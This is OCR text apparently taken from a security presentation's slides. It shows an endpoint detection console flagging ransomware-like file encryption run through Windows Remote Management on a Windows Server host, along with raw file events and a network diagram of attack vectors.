ADMINISTRATOR
> 179 MIN
< BACK
All > Потерянные и найденные > ts01.esd.local > wsmprovhost.exe > wsmprovhost.exe - Alarms
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
UNGROUPED
RESOLVED
ADD FILTER
PRESETS
ALARMS (2)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
Rule Filecoder behaviour [Z0601] (1) 4 hours ago
Rule Windows Remote Management process started [A0419] 4 hours ago
MARK AS RESOLVED
MARK AS UNRESOLVED
MARK AS PRIORITY
CREATE EXCLUSION
EDIT RULE
https://10.10.45.50/console/dashboard/alarms
services.exe (676)
svchost.exe (836)
wsmprovhost.exe (8832)
Filecoder behaviour [Z0601
Windows Remote Managen
powershell.exe (1320)
powershell.exe (6600)
powershell.exe (7424)
powershell.exe (8124)
powershell.exe (7292)
powershell.exe (8608)
powershell.exe (6308)
powershell.exe (3928)
powershell.exe (7708)

Details | Aggregated Events | Alarms | Raw Events | Loaded Modules (DLLs)

ts01.esd.local


PARENT GROUP	Потерянные и найденные
LAST CONNECTED	29 seconds ago - 3 черв. 2019, 16:18:33
LAST EVENT	4 minutes ago - 3 черв. 2019, 16:14:23
AGENT VERSION	1.2.894
OS	Windows Server 2016

Events

File	Registry	Network
5845	14	0

PROCESS	wsmprovhost.exe (8832)
COMMAND LINE	-Embedding
PATH	%SYSTEM%\
STARTED	4 hours ago - 3 черв. 2019, 11:43:44
ENDED	3 hours ago - 3 черв. 2019, 12:28:32
PARENT PROCESS	svchost.exe (836)
INTEGRITY LEVEL	High
COMPUTER	ts01.esd.local
EXECUTABLE	wsmprovhost.exe
SHA-1	147FCAC6D6C4E2C397BAC2F1173F0183E05F6636
REPUTATION (LIVEGRID®)	Safe (9)

DOWNLOAD FILE | KILL PROCESS





Details | Aggregated Events | Alarms | Raw Events | Loaded Modules (DLLs)

SHOW SUB-PROCESS EVENTS
ADD FILTER

TIMESTAMP	PROCESS	OPERATION	ARGUMENT
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\arc.txt.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\arc.txt
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\arcsight.txt.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\arcsight.txt
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\classes.vsdx.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\classes.vsdx
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\debug.log.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\debug.log
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\disktest.txt.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\disktest.txt
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\eei-slow.log.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\eei-slow.log
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\esd_event.vsdx.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\esd_event.vsdx
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\eset_update_filter_wireshark.txt.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\eset_update_filter_wireshark.txt
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\gc_key.txt.aes
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileDelete	c:\corporatedata\documents\gc_key.txt
3 черв. 2019, 12:05:46	wsmprovhost.exe(8832)	FileTruncated (on open)	c:\corporatedata\documents\gera_vpn.txt.aes

-1 MINUTE | +1 MINUTE | -1 HOUR | +1 HOUR | GO TO | TO TOP




Internet
Targeted network
DC
SQL
APP
Servers
WEB
web admin
Вектор 3
Вектор 2
MAIL
DMZ
TERM
Management
user 1
user 2
domain admin
TERM
admin
Вектор 1

Спасибо за внимание!